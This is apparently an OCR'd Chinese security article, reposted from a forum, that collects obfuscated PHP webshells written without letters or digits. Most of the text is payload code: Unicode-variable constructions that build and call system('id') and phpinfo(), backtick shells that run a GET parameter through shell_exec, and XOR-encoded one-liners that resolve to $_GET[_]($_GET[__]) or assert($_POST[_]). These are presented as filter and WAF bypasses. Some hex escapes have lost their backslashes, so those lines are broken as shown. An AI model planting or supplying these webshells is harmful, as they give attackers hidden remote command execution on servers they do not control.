
无字母数字webshell进阶收藏版

邑安科技 邑安全 2020-05-19 10:33:51


Unicode码运用

1.原理

P神在他文章中指出:




我们可以使用[].Φ来得到字符串Array.
我们可以得到我们想要的构造payload:



使用说明

```
- 'ArrayΦ'      <-> [].Φ
- 1             <-> ![]
- 'a'           <-> ([].Φ)[![]+![]+![]]
- 'b'           <-> $a = 'a'; $b=++$a;
- 'system'      <-> $η.$ν.$η.$θ.$Ω.$α
- 'system'(id)  <-> system('id')
```

回到顶部




如图,自己构造可能比较麻烦,直接查照上图,如果需要Unicode码,这里找.

```
/* system(id) */
<?=$Φ=([].Φ)[![]+![]+![]]?><?=$X=++$Φ#b?><?=$Ψ=++$X#c?><?=$Ω=++$Ψ#d?><?=$Ï=++$Ω#e?><?=$Ÿ=++$Ï#f?><?=$á=++$Ÿ#g?><?=$é=++$á#h?><?=$ή=++$é#i?><?=$ί=++$ή#j?><?=$ü=++$ί#k?><?=$α=++$ü#L?><?=$θ=++$α#m?><?=$γ=++$θ#n?><?=$δ=++$γ#o?><?=$ε=++$δ#p?><?=$ζ=++$ε#q?><?=$η=++$ζ#r?><?=$ϑ=++$η#s?><?=$ι=++$ϑ#t?><?=$κ=++$ι#u?><?=$λ=++$κ#v?><?=$μ=++$λ#w?><?=$ν=++$μ#x?><?=$ξ=++$ν#y?><?=$o=++$ξ#z?><?=$o=([].Φ)[![]+![]]#a?><?=($η.$ν.$η.$ϑ.$Ω.$α)($é.$Ψ)?>
```

2.缩短

前面我们依次把字母赋值给不同的Unicode码,现在我们可以只用一个Unicode码遍历所有的字母,然后再取值我们需要的那个值.这样就减少了Unicode码的使用.

```
# phpinfo()
<?=$Φ=([].Φ)[![]+![]+![]]#a?><?=++$Φ#b?><?=++$Φ#c?><?=++$Φ#d?><?=++$Φ#e?><?=$α=++$Φ#f?><?=++$Φ#g?><?=$ν=++$Φ#h?><?=$ϑ=++$Φ#i?><?=++$Φ#j?><?=++$Φ#k?><?=++$Φ#l?><?=++$Φ#m?><?=$Ω=++$Φ#n?><?=$λ=++$Φ#o?><?=$η=++$Φ#p?><?=++$Φ#q?><?=++$Φ#r?><?=++$Φ#s?><?=++$Φ#t?><?=++$Φ#u?><?=++$Φ#v?><?=++$Φ#w?><?=++$Φ#x?><?=++$Φ#y?><?=++$Φ#z?><?=($η.$ν.$η.$ϑ.$Ω.$α.$λ)()?>
```



3.压榨

前面我们知道可以使用`[].Φ`来得到 字符串`Array`.用`![]+![]+![]`得到字符`a`,那我们不要`a`,而使用第一个字符`A`.

```
- 'a' <-> ([].Φ)[![]+![]+![]]
- 'A' <-> ([].Φ)['']
```

```
<?=$Φ=([].Φ)['']?><?=++$Φ?><?=++$Φ?><?=++$Φ?><?=++$Φ?><?=$α=++$Φ?><?=++$Φ?><?=$ν=++$Φ?><?=$θ=++$Φ?><?=++$Φ?><?=++$Φ?><?=++$Φ?><?=++$Φ?><?=$Ω=++$Φ?><?=$λ=++$Φ?><?=$η=++$Φ?><?=++$Φ?><?=++$Φ?><?=++$Φ?><?=++$Φ?><?=++$Φ?><?=++$Φ?><?=++$Φ?><?=++$Φ?><?=++$Φ?><?=($η.$ν.$η.$θ.$Ω.$α.$λ)()?>
```

回到顶部

```
/*phpinfo()*/
<?=$Φ=([].Φ)[![]+![]+![]]#a?><?=++$Φ#b?><?=++$Φ#c?><?=++$Φ#d?><?=++$Φ#e?><?=$α=++$Φ#f?><?
=++$Φ#g?><?=$ν=++$Φ#h?><?=$θ=++$Φ#i?><?=++$Φ#j?><?=++$Φ#k?><?=++$Φ#l?><?=++$Φ#m?><?
=$Ω=++$Φ#n?><?=$λ=++$Φ#o?><?=$η=++$Φ#p?><?=++$Φ#q?><?=++$Φ#r?><?=++$Φ#s?><?=++$Φ#t?><?
=++$Φ#u?><?=++$Φ#v?><?=++$Φ#w?><?=++$Φ#x?><?=++$Φ#y?><?=++$Φ#z?><?=($η.$ν.$η.$θ.$Ω.$α.$λ)
()?>
```


补充

1.Unicode补充

```php
<?php
$§[]=$§;
$§=$§.$§;
var_dump($§);#string(10) "ArrayArray"
```

你懂的!!!

2.数字需要

```
$Φ=([].Φ)[''];
var_dump($Φ);#string(1) "A"
var_dump(+$Φ);#int(0)
```

跑题篇

反引号

```php
<?=`{$_GET[_]}`;
#使用十六进制
<?=`{${~"xb8xbaxab"}[~""]}`;
```

我们可以知道

```
- ~"xb8xbaxab" <-> "_GET"
- ~"" <-> "_"
- ${"_GET"}[~""] <-> $_GET[""]
- `{$_GET[""]}` <-> shell_exec($_GET[""])
```

然后我们可以使用?_=id
不过,在大佬指点下,也可以有

```
?=`{${~"xb8xbaxab"}[""]}`;
```

少了一个反以后,我们可以使用?%a0=id

异或运算

```php
<?=$_='$<>/'^'{{{{';${$_}[_](${$_}[__]);

# $_= '$<>/' ^ '{{{{' ----> $_ = '_GET'
# ${_GET}[_](${_GET})[__];
# final <?=$_GET[_]($_GET[__])
```

P神文章中是

```php
<?php
$_=('%01'^'`').('%13'^'`').('%13'^'`').('%05'^'`').('%12'^'`').('%14'^'`');
// $_='assert';
$__='_'.('%0D'^']').('%2F'^'`').('%0E'^']').('%09'^']'); // $__='_POST';
$___=$$__;
$_($___[_]); // assert($_POST[_]);
```

回到顶部

转自先知社区